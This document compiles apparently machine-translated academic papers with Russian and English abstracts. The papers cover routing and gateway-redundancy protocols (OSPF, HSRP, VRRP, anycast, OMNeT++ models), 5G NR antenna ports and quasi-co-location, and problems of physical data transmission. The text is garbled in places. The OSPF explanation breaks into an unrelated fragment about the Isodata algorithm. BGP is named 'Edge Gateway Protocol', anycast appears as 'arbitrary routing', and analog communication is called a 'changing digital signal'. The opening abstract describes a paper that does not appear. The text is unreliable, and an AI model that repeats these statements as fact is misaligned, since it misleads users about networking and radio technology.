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Аннотация. Рассмотрены этапы зарождения и развития сотовой радиосвязи, как наиболее стремительно развивающихся телекоммуникационных систем. Их воплощение позволяет решить проблему “связь в любом месте в любое время” и решить ряд

сопутствующих задач относительно: эффективного использования выделенных (арендованных) оператором сотовой связи полосы радиочастот; повышение качества обслуживания абонентов (речь, видео, мобильный Интернет и т. п.) за счет увеличения пропускной способности. Свое название сети мобильной связи получили в 70-е годы 20-го века в соответствии с принятием сотового принципа организации связи, согласно которого зона обслуживания абонентов делится на ячейки (соты)

Ключевые слова: телекоммуникации, радиосвязь, сотовая связь, полоса радиочастот, зона обслуживания

Annotation. Stages of origin and development of cellular radio communications as the most rapidly developing telecommunications systems are considered. Their embodiment allows you to solve the problem of “communication in any place at any time” and solve a number of related problems regarding: the effective use of radio frequency bands allocated (leased) by the cellular operator; improving the quality of customer service (speech, video, mobile Internet, etc.) by increasing bandwidth. Cellular networks received its name in the 70s of the 20th century, in accordance with the adoption of cellular principle of communication, according to which the service area of the subscribers is divided into cells (honeycombs).

Keywords: telecommunications, radio communication, cellular communication, radio frequency band, service area.

UDC 621.396

COMPARATIVE ANALYSIS OF METHODS OF DYNAMIC MANAGEMENT OF THE STRUCTURE OF THE DATA TRANSMISSION NETWORK

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Introduction. Modern routing protocols are focused on working in a pseudostatic communication network. At the same time, the use of the same protocols, without any modification, in special-purpose telecommunications networks is inefficient. This is due to the fact that special-purpose networks operate under conditions of destabilizing effects of high intensity, causing the processes of communication disruption and, as a consequence, network reconfiguration. The work is aimed at analyzing proprietary algorithms and open source code in order to identify shortcomings and possible

improvements. The purpose of the work is to study methods of dynamic control of the structure of the data transmission network to identify possible improvements in the algorithm when choosing new routes in case of failure of existing ones.

Methods and materials. It is advisable to base the classification of existing routing methods on one of the fundamental concepts of the theory of adaptive distribution of information flows – the information distribution plan. If a list of available communication channels and the order of their selection are set for the router R_i when establishing a connection to any of the routers in the network, i.e. a matrix of routes M_i is given, then it is said that an information distribution plan is set for R_i . Routing methods that do not correct the information distribution plan during network operation are called static. They are divided into methods without using workarounds and methods with their use.

In the first case, there is a single route between two different routers. In the second case, there are several routes between routers, but the order of their selection does not change during the operation of the network. Static methods using workarounds are divided into random and deterministic.

In the first case, the direction of the package promotion is chosen randomly, and in the second – according to an ordered set of possible directions that determines the order of their viewing.

Adaptive routing methods can be divided into deterministic, statistical and combined.

Deterministic methods adjust the information distribution plan in accordance with the state of the network at a given time, statistical methods – based on the background of packet promotion. All adaptive routing methods can be one-time or group, depending on how often the correction is made: after servicing one packet or some group of packets. The algorithms underlying routing methods have the following requirements for route optimization, flexibility and convergence [4, p. 201].

Route optimization refers to the ability to determine the best route depending on the specified selection criteria and their weight coefficients. The additive characteristic of the length (cost) of a route is called a metric. The best route will be the one for which the metric is minimal. Flexibility is understood as the ability to quickly and accurately adapt to changes in the structure and conditions of network operation: failures and recoveries of routing nodes and communication channels, changes in the intensity and direction of information flows and other changes in network operating conditions.

Convergence refers to the ability to reach a quick agreement between network routers on optimal routes. The requirements for routing algorithms for flexibility and convergence are interrelated with each other. When the network operating conditions change, affecting the choice of optimal routes,

routers recalculate the optimal routes and notify remote routers of the changes that have occurred, which also recalculate.

The time during which all routers come to a common agreement on optimal routes is called convergence time. Routing algorithms that do not have high flexibility and fast convergence lead to the formation of routing loops and even to network inactivity. Traditionally, deterministic group methods of adaptive routing without re-search are used in data transmission networks that are part of the Internet, divided into two subclasses: remote vector methods and methods of communication state.

Distance vector methods are based on the Bellman-Ford algorithm. These methods are quite simple to implement, but have a number of disadvantages:

- lack of flexibility: methods do not adapt well to changes in the route network, which can lead to loops and erroneous routes;
- convergence time is proportional to network depth, which limits applicability in large networks.

The computational complexity of the Bellman-Ford algorithm for graphs without edges of negative weight is $O(n^2)$, where n is the number of vertices of the graph, i.e. routers in the network [4, p. 234]. Standard internal routing protocols include:

- RIP (Routing Information Protocol), IGRP (Interior Gateway Routing Protocol)
- EIGRP (Enhanced IGRP). Due to their peculiarities, these protocols are most effectively used in small networks with a sparse structure, i.e. those for which the number of edges (communication channels) m is much less than n^2 .

Link state methods are based on Dijkstra's algorithm, also known as the SPF algorithm (shortest path first – shortest path first).

These methods are superior to distance-vector in all respects (flexibility, convergence), except for computational complexity, which for Dijkstra's algorithm is $O(n^2+m)$. Standard routing protocols OSPF and IS-IS (Intermediate system to intermediate system) are applicable for large diameter networks of any connectivity.

However, due to the high computational complexity of the Dijkstra algorithm, they place rather high demands on the computing power of routers implementing them.

The considered routing protocols relate to group methods. In conditions of rapidly changing load on different parts of the network, they do not always have time to adapt to the changes taking place. In such a situation, a one-time algorithm can improve the performance of the entire network as a whole due to a more uniform distribution of information flows in the network [4, p. 270]. The principle of operation of the OSPF protocol is as follows:

1. After switching on the routers, the protocol searches for directly connected neighbors and establishes “friendly” relations with them.

2. Then they exchange information with each other about the networks connected and available to them. That is, they build a network map (network topology). This card is the same on all routers.

3. Based on the information received, the SPF algorithm (Shortest Path First, “choosing the best path”) is launched, which calculates the optimal route to each network. This process is similar to building a tree, the root of which is the router itself, and the branches are the paths to the available networks. This process, i.e. convergence, occurs very quickly. number of iterations, the convergence threshold. This method is used by the popular Isodata algorithm (Iterative Self-Organizing Data Analysis Technique).

In accordance with the purpose of the research work, protocols that provide high fault tolerance are considered.

Such protocols include:

- Hot Standby Router Protocol (HSRP) – Cisco proprietary protocol.

- Virtual Router Redundancy Protocol (VRRP) – The standard described in RFC 3768. There are some problems with patents, since the protocol is based on the ideas proposed in HSRP and patented by Cisco.

- XL Router Redundancy Protocol (XRRP) – HP proprietary protocol. It is supported on switches of the – 3400, 5300, 6400 series.

- Common Address Redundancy Protocol (CARP) – The CARP protocol is a free alternative to the VRRP protocol. It was first implemented in OpenBSD, now it is also in the core of other BSD systems, as well as in the form of a UCARP application.

- Gateway Load Balancing Protocol (GLBP) – Cisco proprietary protocol. Allows load balancing between routers.

The HSRP protocol. This protocol combines routers into a so-called HSRP group. During the protocol operation, an active router or a third-level routing switch is selected, acting as a virtual router and providing packet forwarding from one subnet to another, while the remaining routers or third-level routing switches act as backup virtual routers waiting for the active router to fail within the same HSRP group [5, p. 143]. During the Hello Time interval, routers that are in the same HSRP group wait for Hello Packet packets that the active router sends. After the Hold Time timer expires, the standby router sends a packet containing information about the failure of the active router, thereby performing a priority interrupt in the group and assumes the role of the active router.

The election is based on the priority of the router, which can vary from 1 to 255. The priority can be assigned manually, which allows you to influence the selection process. If the system administrator has not defined a priority, the default value of 100 is used.

If none of the routers in the group has been assigned a priority, then the priorities of all routers will coincide and the router with the largest IP address of the interface on which HSRP is configured will become active in this case. During operation, the active (active) and standby (standby) routers exchange hello messages.

The HSRP protocol is implemented on top of the TCP/IP protocol stack, the UDP protocol (User Datagram Protocol) is used to deliver service information.

The VRRP protocol. The VRRP (Virtual Router Redundancy Protocol) protocol is based on the HSRP protocol. The principle of operation of the protocol is similar to the work of HSRP. A group of routers is combined into one virtual router, and they are assigned one common IP address [5, p. 170]. As in the HSRP protocol, several HSRP groups can be used, here one router can also be in several virtual routers at the same time. Only one of the physical routers becomes the main one (VRRP Master router), which performs routing, the rest will be backup (VRRP Backup router). Unlike the HSRP protocol, VRRP can have several backup routers, not one.

The advantage of VRRP is that you can use an already assigned IP address on the router interface as a virtual IP address, which cannot be done in the HSRP protocol.

Multiple HSRP (MHSRP). MHSRP is used for load balancing. In order to balance the load between existing redundant routers, several HSRP groups are configured in one broadcast segment.

For example, if there are two routers that can act as the default gateway for a segment, then two HSRP groups must be configured on each of them. One router will be active in one group, and the second in the other.

In addition, in order for this scheme to work, it is necessary that part of the hosts receive the IP address of one virtual router as the default gateway address, and the second part of the hosts receive the IP address of the second virtual router.

Anycast protocol. Unicast and multicast are effective solutions for routing traffic, albeit with limitations that make them a less practical alternative to Anycast. Unicast involves assigning a single node to specific IP addresses, and then connecting senders and recipients using static routes. Regardless of the source of the request, it always follows the same routing path.

This solution is problematic for several reasons. If the routing path node becomes overloaded or fails, the communication channels will be interrupted.

In addition, individual connections between nodes and the host server can be resource-intensive, especially when large files or applications, such as video and software, are distributed on a large scale. In multicast routing, the source IP address sends data to an intermediate distribution node, which

then identifies and distributes the data among a group of recipients. This distribution, unlike unicast, is scalable, because the source IP address must send the packet only once to distribute it among many users. This makes it a viable solution for large data streams.

But there are several disadvantages associated with multicast routing. In the event of an overload or node failure, the data flow must be redirected, which can lead to a significant delay. In addition, the cost of operating multicast nodes is high. CDN hosting (Content Delivery Network) adds another component — servers on which part of the content or the entire page is cached. They are located between the server and the end user, store information from different sites for fast loading and transfer it to each other.

A network of computers that deliver content (CDN) uses arbitrary routing for mass distribution of site content. Strategically placed Points of Presence (PoP) distribute similar ranges of IP addresses. Meanwhile, the Edge Gateway Protocol (BGP) connection detects and maintains paths to different hosts. In addition to arbitrary routing of HTTP requests, CDN networks provide arbitrary resolution in a computer distributed system to obtain domain information (DNS). To do this, they install a number of name servers and provide a low-latency name lookup for host names that allow the supply of Internet services (ISP).

This leads to faster name search and file downloads. Local Internet service providers can then select an access point and determine an optimized path for routing traffic.

Computer network modeling provides great opportunities for the development and research of networks of various topologies and sizes. Currently, a significant number of computer network modeling environments have been developed. The OMNeT++ modeling environment is a powerful cross-platform tool for creating and researching models of computer networks for various purposes. This environment has a huge library of ready-made components and implementations of network protocols, which allows to quickly build and explore various network configurations. The environment is written in C++, which allows to refine its core and create your own components and libraries. To build a model of a computer network with a fault-tolerant gateway, it is necessary to use a specially developed INET framework, which expands the capabilities of the OMNeT++ environment in terms of modeling the operation of computer networks using dynamic and multicast routing protocols. At the end of the experiment, the results become available in the form of graphs and datasets with full tracing of simulation events.

To model a network with the OSPF routing algorithm, the INET framework for OMNeT++ is used. The network configuration is set using the “network.ned” network configuration file, the network routing

configuration file file.xml and script file script.cc. An example of an OSPF network implementation is shown in Figure 1.




Figure 1 – Network model with OSPF routing algorithm

The route network consists of n nodes connected by m communication channels, and is described by a square matrix M of size $n \times n$. Moreover, the element $M_{i,j}$ is equal to the metric of the shortest route between nodes i and j . Any quantity or combination of quantities can be used as a metric.

Since the network topology is defined, the matrix M can be considered given. The first stage of the algorithm is that each router receives complete information about the network topology and builds its own instance of a simplified route matrix for each of its interfaces, namely: for each interface, the shortest distance to all other network nodes need to be known. Such a topological database can be built using any of the appropriate routing methods, for example, the link state method. At the initial stage, all nodes broadcast from all interface's information about the connected channels and their bandwidth, while relaying notifications received from neighboring nodes from all their interfaces. In the considered network with m communication channels, the maximum distance between two nodes is m (if all nodes are lined up "in a line"). In the absence of user traffic, the transmission time of one packet of no more than 1 kB in size over a communication channel with a bandwidth of 10 Mbit/s will be no more than 0.8 ms. Then the information about the status of the channels will reach the most remote node in no more than m ms.

The number of nodes in modern corporate networks rarely exceeds 100, therefore, 100 ms is enough to fill the database in the "worst" case.

After building a topological database, it is necessary to calculate the shortest distances to each of the remote nodes for each interface.

With a router processor frequency of at least 10 MHz and n of the order of 100 nodes, the calculation time of the shortest paths will be about 20 ms. In total, the total convergence time for a network of about 100 nodes will be no more than 1 s.

The shortest paths are calculated. Consider the process of routing network packets. As initial data, we use the obtained shortest distances to all nodes, the load coefficients of the channels connected to this node.

The process continues until the packet reaches the target node.

To conduct experiments, it is necessary to build models of 3 networks of different connectivity belonging to three composite topologies: hierarchical star (tree), radial-ring topology and grid. Each network consists of eleven nodes. For simplicity, let them be the same (with a performance of 100 Mbit/s), and the bandwidth of all communication channels will be taken as 100 Mbit/s. The scheme for constructing topologies is shown in Figure 2.




Figure 2. Experimental networks:
tree (left), radial-ring (center), grid (right)

Conclusion. In the course of the work, routing algorithms of a computer network were investigated and metrics for conducting experiments were determined, alternative routing algorithms were investigated, the OMNeT++ environment was studied and experiments were conducted. Based on the studied theoretical material, metrics were determined for the study of routing algorithms in order to identify shortcomings. A model of a primitive computer network, a model with an OSPF routing algorithm, as well as a model for conducting research are constructed.

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Аннотация. В настоящее время средства передачи и обработки информации становятся важным компонентом различных промышленных технологий и процессов управления. Существующие методы передачи пакетных данных и мультиплексирования сетевых потоков создают техническую основу для построения компьютерных

сетей. В некоторых ситуациях использование эффективных маршрутов недоступно, поэтому возникает задача перераспределения потоков данных по альтернативным маршрутам. В таких случаях возникает необходимость в повышении эффективности маршрутизации, процесса формирования каналов. Существует проблема снижения эффективности алгоритмов детерминированных методов в системах с динамическим построением путей компьютерной сети при балансировке нагрузки в работе с временным ограничением. Основной целью данной работы является совершенствование методов динамического управления структурой сети передачи данных при выборе новых маршрутов в случае отказа существующих.

Ключевые слова: компьютерная сеть, перенаправление, балансировка нагрузки, сеть доставки контента (CDN), OSI, сервер, клиент, модель, управление сетью, OSPF, HSRP, VRRP, MHSRP.

Annotation. Currently, the means of transmitting and processing information are becoming an essential component of various industrial technologies and control processes. The existing methods of transmission of package data and multiplexing network streams create a technical basis for building computer networks. In some situations, the use of efficient routes is not available, so the task arises of redistributing data flows along alternative routes. In such cases, there is a need to increase the efficiency of routing, the process of forming channels. There is a problem of reducing the efficiency of algorithms of deterministic methods in systems with dynamic construction of computer network paths when balancing the load in the work with a time constraint. The main purpose of this work is to improve the methods of dynamic control of the structure of the data transmission network when choosing new routes in case of failure of existing ones.

Keywords: computer network, redirection, load balancing, Content delivery network (CDN), OSI, server, client, model, network management, OSPF, HSRP, VRRP, MHSRP.

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ANTENNA PORTS IN 5G NEW RADIO

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The term antenna port is an abstract concept. There is a difference between a logical "antenna port" and a physical "antenna element". An antenna port is defined such that the channel over which a symbol on the antenna port is conveyed can be inferred from the channel over which another symbol on the same antenna port is conveyed [1]. In other words, each individual downlink transmission is from a particular antenna port whose identity is known to the UE, and the UE can assume that two transmitted signals have passed through the same radio channel if and only if they are transmitted from the same antenna port.

The 5G NR contains different types of reference signals, such as DMRS for demodulation purposes and CSI-RS for channel status reporting. The antenna port acts as an indicator of the type of reference signal that is transmitted over the radio channel. Accordingly, the antenna port is identified by its reference signal and refers to a specific channel model, which in turn assists in channel evaluation and alignment at the receiver. The following antenna ports are defined in the downlink direction.

Antenna ports for the downlink [2]:

- antenna ports starting with 1000 for PDSCH (common downlink);
- antenna ports starting with 2000 for PDCCH (control channel);
- antenna ports starting with 3000 for CSI-RS reference signals (channel status information);
- antenna ports starting with 4000 for SS/PBCH block transmission(broadcast channel).

The following antenna ports are defined for the uplink:

- antenna ports starting with 0 for PUSCH/DMRS and associated demodulation reference signals (common uplink);
- antenna ports starting with 1000 for SRS (pre-coded PUSCH);
- antenna ports starting with 2000 for PUCCH (uplink control channel);
- antenna port 4000 for PRACH (random access).

Single-panel antenna array with $N_1 \times N_2$ dual polarized antenna elements.




Figure 1 — Example of a single-panel antenna array with a 4×2 array and max. 16 antenna ports

In a hardware configuration, a virtual antenna port must be mapped to a physical antenna, which can either be a single dipole or a set of dipoles known as an antenna array. The procedure for mapping virtual antenna ports to physical antennas is not standardized and can be implemented flexibly and vendor-specific. As an example of antenna port mapping, consider a single-panel antenna array. Typically, such an antenna array consists of $N_1 \times N_2$ cross-polarized antenna elements. Thus, it will be possible for each antenna element to send an individual CSI-RS for each polarization, resulting in a maximum of N_1 multiplied by N_2 multiplied by two possible antenna ports.

The match between the antenna port and the physical antenna can be:

- one to one;
- one to many.

The one to one conversion is useful for low frequency bands that do not require beamforming (beamforming requires multiple physical antenna elements). Whereas the one-to-many mapping is useful for beamforming at higher frequency bands.

Beamforming controls the mapping of the antenna port to the physical antenna, since a particular beam must send a signal to certain antenna ports to form the desired beam. Thus, it is possible that two antenna ports are mapped to one physical antenna port or one antenna port is mapped to multiple physical antenna ports.

In addition to the definition of antenna ports, 5G NR introduces a definition of antenna co-location using the term quasi-co-location (QCL). The definition of QCL is as follows, two antenna ports are considered quasi-co-located if the properties of the channel over which a symbol is transmitted on one antenna port can be inferred from the properties of the channel over which a symbol is transmitted on the other antenna port.

For example, signal 'A' and signal 'B' transmitted from antenna port № 1 and antenna port № 2 respectively. When processed at receiver it is found the both signal experienced common radio channel properties (Doppler spread), then antenna port № 1 and antenna port № 2 said to be quasi-colocation antenna port and signal 'A' and 'B' said to be quasi-colocation signals.




Figure 2 — Quasi-colocation signals

Radio channel properties that may be common to antenna ports include Doppler expansion/shift, average delay, delay spread, average gain, and spatial receiver parameters. These properties are known as "large scale properties". A brief definition of each is given below.

Doppler shift is the frequency shift of the radio signal relative to the motion of the receiver.

Doppler spread is the rate of attenuation, the difference between the signal frequency at Tx and Rx with respect to time.

Average Delay: the average time required to receive all multipath components in the receiver

Delay spread: the difference between the arrival time of the earliest significant multipath component and the arrival time of the last multipath component.

Receiver spatial parameter: the dominant arrival angle, the average arrival angle in the UE.

3GPP introduced the concept of quasi-colocation (QCL) to help the UE with channel estimation, frequency offset error estimation and synchronization procedures. For example, if the UE knows that the radio channels corresponding to two different antenna ports are QCL in terms of Doppler shift, the UE can determine the Doppler shift for one antenna port and then apply the result to both antenna ports to estimate the channel. This allows the UE not to calculate the Doppler shift for both antenna ports separately.

5G NR supports multiple antenna transmissions, beamforming and simultaneous transmissions from multiple geographically remote sites (CoMP). In such cases, the channels of the different antenna ports belonging

to the UE can be different even in terms of radio channel properties, and the antenna port QCL can be geographically separated.

Such QCL types are defined [3]:

- QCL-Type A (Doppler shift, Doppler spread, average delay, delay spread)to obtain channel state information (CSI);
- QCL-Type B (Doppler shift, Doppler spread)to obtain channel state information (CSI);
- QCL-Type C (Doppler shift, average delay)to obtain measurement information such as RSRP;
- QCL-Type D (spatial RX parameter) to support beamforming.

The network provides reference signals such as CSI-RS for channel estimation and measurement reporting, and the structure of these signals can be configured at higher levels. One such configuration parameter is the quasi-alignment of the various antenna ports; this affects how the UE can evaluate the results obtained from CSI monitoring. Based on the resulting configuration parameters and the activation command through the MAC layer, the UE maps up to eight TCI states to the DCI scheduling parameter. The motivation for the QCL definition is related to beam control, where the UE can use the quasi-collocation information to support beam mobility procedures such as beam switching, frequency and time offset estimation due to Doppler shift and delay. QCL-TypeA, B, and C refer more to general propagation conditions in a non-directional approach, and QCL-TypeD refers to beamforming scenarios including spatial domain.

Table 1. Relationship between reference signals for frequencies below 8 GHz after RRC signals are transmitted

Reference signal	QCL Type	Application
SSB >>> TRS	QCL-Type C	Obtain RSRP measurement Information
TRS >>> CSI-RS for CSI Acquisition	QCL-Type A	Obtain CSI Information
TRS >>> DMRS	QCL-Type A	Obtain CSI Information
TRS >>> CSI-RS for CSI Acquisition	QCL-Type B	Obtain CSI Information
CSI-RS >>> DMRS	QCL-Type A	Obtain CSI Information

Table 2. Relationship between reference signals for frequencies above 8 GHz after RRC signals are transmitted

Reference signal	QCL Type	Application
SSB >>> TRS	QCL-Type C+D	Obtain RSRP measurement Information and Support Beamforming

TRS >>> CSI-RS for Beamforming	QCL-Type A	Obtain CSI Information
TRS >>> CSI-RS for CSI Acquisition	QCL-Type A	Obtain CSI Information
TRS >>> DMRS for PDCCH	QCL-Type A	Obtain CSI Information
TRS >>> DMRS for PDSCH	QCL-Type A	
SSB>>> CSI-RS for Beamforming	QCL-Type C+D	Obtain RSRP measurement Information and Support Beamforming
SSB>>> CSI-RS for CSI	QCL-Type D	Supporting Beamforming
SSB>>> CSI-RS for PDCCH	QCL-Type A+D	Obtain CSI and Support Beamforming
SSB>>> CSI-RS for PDSCH	QCL-Type A+D	Obtain CSI and Support Beamforming
CSI-RS for BM >>> DMRS for PDCCH	QCL-Type D	Supporting Beamforming
CSI-RS for BM >>> DMRS for PDCCH	QCL-Type A+D	Obtain CSI and Support Beamforming
CSI-RS for BM >>> CSI-RS for TRS	QCL-Type D	Supporting Beamforming
CSI-RS for BM >>> CSI-RS for CSI	QCL-Type D	Supporting Beamforming

A QCL can be used to support both PDSCH and PDCCH reception in a UE. In both cases, gNB can specify that the antenna port used by a particular SS/PBCH unit is a QCL with the antenna port used by PDSCH and PDCCH. Also, gNB can specify that the antenna port used by a particular CSI reference signal is a QCL and the antenna port used for PDSCH or PDCCH transmission.

gNB uses a combination of RRC signaling, MAC CE signaling, and PDCCH to tell the UE which SS/PBCH or CSI RS is a QCL with PDSCH and PDCCH.

Steps for PDSCH QCLs:

- step №1: gNB sends RRC signaling to configure the Transmission Configuration Indicator (TCI) for the PDSCH QCL;
- step №2: send the MAC control to activate the TCI state. MAC CE can be used to activate up to 8 TCI states;
- step №3: send DCI indicating PDSCH resource allocation;
- step №4: UE decodes PDSCH using the QCL information provided by the TCI state.

Steps for the PDCCH QCL:

— step №1: gNB sends RRC signaling to configure TCI for the PDCCH QCL;

— step №2: send the MAC control to activate the TCI state. The MAC CE can be used to activate one TCI state for a specific CORSET;

— step №3. the UE decodes the PDCCH using the QCL information provided by the TCI states.

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Аннотация. В 5G New Radio или 4G LTE передача с несколькими входами и несколькими выходами (MIMO) является ключевой технологией, особенно в нисходящей линии связи. Сигналы, передаваемые от базовой станции через разные антенны, или сигналы, подвергнутые различному и для неизвестного приемника предварительному кодированию нескольких антенн, будут иметь разные радиоканалы, даже если антенны MIMO расположены в одном и том же месте.

Для пользовательского терминала очень важно учитывать определенные предположения в отношении взаимосвязи между радиоканалами, терминалу необходимо понять, какой опорный сигнал(ы) следует использовать для оценки канала для определенной передачи нисходящей линии связи и определить соответствующую информацию о состоянии канала, необходимую для планирования и адаптации каналов. Поэтому целью данной работы является ознакомление с таким понятием как антенные порты.

Ключевые слова: 5G NR; антенные порты; QCL; PDSCH; PDCCH; лучеформирование.

Annotation. In 5G New Radio or 4G LTE, multiple-input multiple-output (MIMO) transmission is a key technology, especially in downlink. Signals transmitted from the base station through different antennas, or signals subjected to different and, for an unknown receiver, multiple antenna precoding, will have different radio channels, even if the MIMO antennas are in the same location.

It is very important for user equipment (UE) to consider certain assumptions about the relationship between radio channels, UEs need to understand which reference signal(s) should be used to estimate the channel for a particular downlink transmission and determine the relevant channel

state information needed for channel planning and adaptation. Therefore, the purpose of this paper is to introduce the concept of antenna ports.

Keywords: 5G NR; antenna ports; QCL; PDSCH; PDCCH; beamforming.

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MEANS OF INFORMATION TRANSMITTING OVER DIFFERENT COMMUNICATION SYSTEMS AND CORRESPONDING TROUBLES

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Data transfer (data exchange, digital transmission, digital communication) is the physical transfer of data (digital bit stream) in the form of signals from one point to another point or from one point to several points by electrocommunication means over a data communication channel as a rule for subsequent processing by computer equipment. Examples of such channels include copper wires, FVCs, wireless data channels or memories.

Although analog communication is the transmission of a constantly changing digital signal, digital communication is a continuous message transmission. The messages are either a pulse sequence indicating a signaling link code (in bandwidth) or they are limited to a set of continuously changing waveforms using a digital modulation technique. Such modulation method and its corresponding demodulation are carried out by the modem equipment.

The transmitted data may be digital messages coming from a data source such as a computer or a keyboard. It can be an analog signal i.e. a telephone call or a video signal digitized into a bit stream using pulse-coding modulation (PCM) or more advanced source coding schemes (analog-to-digital data conversion and compression). Source coding and decoding are performed by codec or coding equipment.

There are two types of data transfer: serial data transmission and parallel one.

In telecommunications serial transmission is a sequence of signal elements transmission representing a symbol or other data object. Digital serial transmission is the serial transmission of bits over a single wire,

frequency or optical path. Since such a technic requires less signal processing and less error probability than while parallel transmission the data rate over each individual route can be faster. This mechanism can be used at longer distances because a check digit or parity bit can be easily transmitted.

Parallel transmission in telecommunications is the simultaneous transmission of signal elements of one symbol or another data object. In digital communication, parallel transmission is the simultaneous transmission of corresponding signal elements over two or more paths. Using a lot of electrical wires one can transmit several bits simultaneously to achieve higher transmission rates than in serial transmission. This method is used inside the computer for example in internal data buses and sometimes in external devices such as printers.

The main problem at this technic is “biasing” because wires in parallel transmission have slightly different properties so some bits may arrive earlier than others that can damage the message. The parity bit can help reduce errors. Nevertheless the electrical wire in parallel data transmission is less reliable over long distances since the transmission is disrupted with a much higher probability.

There are some problems of physical transmission of data over communication lines.

When we consider a simple network consisting of only two machines we can see many problems inherent in any computer network. They include problems associated with physical transmission of signals over communication lines without solving of which any type of communication is impossible [1, p 301].

Binary code is used to represent data in computing machines. Within the computer discrete electrical signals correspond to units and zeros of data. The data representation in the form of electrical or optical signals is called coding. There are various methods for encoding binary digits 1 and 0. For example a potential method in which the unit of one corresponds to one voltage level and the unit of zero to another. There is another method which is called a pulse method in which pulses of different or one polarity are used to represent digits.

Equivalent approaches can be used to encode data and transmit it between two computers over communication lines. However these communication lines differ according to their electrical characteristics from those that exist inside the computer. The main difference between external and internal communication lines is their much greater length as well as the fact that they pass outside the shielded housing through spaces often exposed to strong electromagnetic interference. All this leads to much more deformation of rectangular pulses than inside the computer. Therefore it is not always possible to use the same coding rates and methods to recognize

pulses reliable at the receiving end of the communication line when transmitting data inside and outside the computer. For example the slow growth of the pulse front due to the high capacitive load of the line requires the transmission of pulses at a lower speed (so that the front and rear fronts of neighboring pulses do not overlap and the pulse has managed to grow to the required level).

In computer networks both potential and pulse coding of discrete data is used as well as various modulation methods that are never used inside the computer [2, p 45].

Potential or pulse coding is used on high quality channels. The modulation on the base of sinusoidal signals is preferable when the channel introduces strong distortions into the transmitted signals. Typically the modulation is used in wide area networks when transmitting data through analog communication channels of telephone. These channels have been developed for voice transmission in analog form and are therefore poorly suited for direct pulse transmission.

The number of wires in the communication lines between computers is also affected by the way signals which are transmitted. To reduce the cost of communication lines in networks the number of wires is usually reduced as much as possible and because of this the parallel transmission of all bits of one byte or even several bytes isn't used as is done inside the computer but serial which requires only one pair of wires.

One more problem to be solved when transmitting signals is the problem of mutual synchronization of the transmitter of one computer with the receiver of another. When organizing interacting modules within a computer this problem is solved very easily since in this case all modules are synchronized from a common clock pulse generator. The problem of synchronization in computers communication can be solved in various ways i.e. both by exchanging special clock pulses on a separate line and by periodically synchronizing predetermined codes or pulses of a characteristic shape which is different from the shape of data pulses.

Despite the measures taken such as the selection of the appropriate data rate links with certain characteristics the method of synchronizing the receiver and the transmitter there is a possibility of distortion of some bits of the transmitted data. For improving the data transmission reliability between computers standard reception is often used - counting the checksum and transmitting it over communication lines after each byte or after a certain block of bytes. Often the signal-receipt element is included into the communication protocol as a mandatory which confirms the correct reception of data and is sent from the recipient to the sender.

The purposes of reliable exchange of binary signals which are represented by corresponding electromagnetic signals in computer networks are solved by a certain class of equipment. In local networks these are

network adapters and in wide area networks it is data transmission equipment which includes for example devices that modulate and demodulate discrete signals called modems [3, 4].

This equipment encodes and decodes each information bit synchronizes the transmission of electromagnetic signals over the communication lines checks the correct transmission over the checksum and can perform some other operations. Network adapters are designed as a rule for operation with a certain transmitting medium called the coaxial cable, the twisted pair, the optical fiber, etc. Each type of transmitting medium has certain electrical characteristics that affect the way this medium is used and determines the speed of signals, the way they are encoded and some other parameters.

Troubles encountered during transmitting radio signals while using cellular communication.

Cellular communication allows the subscriber to be mobile and not be tied to any geographical point. First of all, this is possible due to the special structure of the access network namely due to the fact that a radio connection not a wired one is used at the end of the network. As in any other radio communication system cellular signals do not propagate in an ideal environment and undergo a number of negative effects on the path from the base station (BTS) to the mobile station (MS) of the subscriber. Some of these problems can be solved by simply increasing signal power and some require the introduction of complex algorithms in the operation of transceivers and the installation of additional devices [2].

One can distinguish the following main troubles that arise when transmitting signals over the radio interface:

- attenuation of a signal
- shadow zones
- multipath propagation of signals
- signal depression
- time lagging.

Some of mentioned problems are present in almost any radio communication system (attenuation of a signal, shadow zones) and therefore there are already options for solving these problems. However others (signal depression, multipath propagation of signals) required from the developers introducing of new methods of control standard. The problem also becomes that in cellular communication systems real-time traffic (voice) is transmitted which does not allow long delays.

The largest quantity of different algorithms in fighting with signal propagation problems were made in the GSM (Global System for Mobile Communications) standard since this is the first fully digital communication system. Most of the methods for improving the received signal quality first introduced in this standard are also used in subsequent systems (UMTS

(Universal Mobile Telecommunications System), LTE (Long Term Evolution), etc.)

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Аннотация. В этой статье рассматривается теоретическая основа передачи данных по различным системам связи. Определяется термин «передаваемые данные», что он в себя включает. Также обращается внимание на проблемы физической передачи данных по линиям связи и предлагаются способы их решений. Особое внимание уделяется сотовой связи.

Ключевые слова: передача данных, последовательная передача, параллельная передача, потенциальное и импульсное кодирование дискретных данных, модуляция, сетевые адапторы, сотовая связь.

Annotation. The presented paper studies the theoretical basis for data transmission across various communication systems. The term “transmitted data” is defined. Also, attention is paid to the problems of physical data transmission over communication lines and methods for solving them are proposed. Due regard is also paid to cellular communications.

Keywords: data transfer, serial data transmission, parallel transmission, potential and pulse coding of discrete data, modulation, network adaptors, cellular communication.

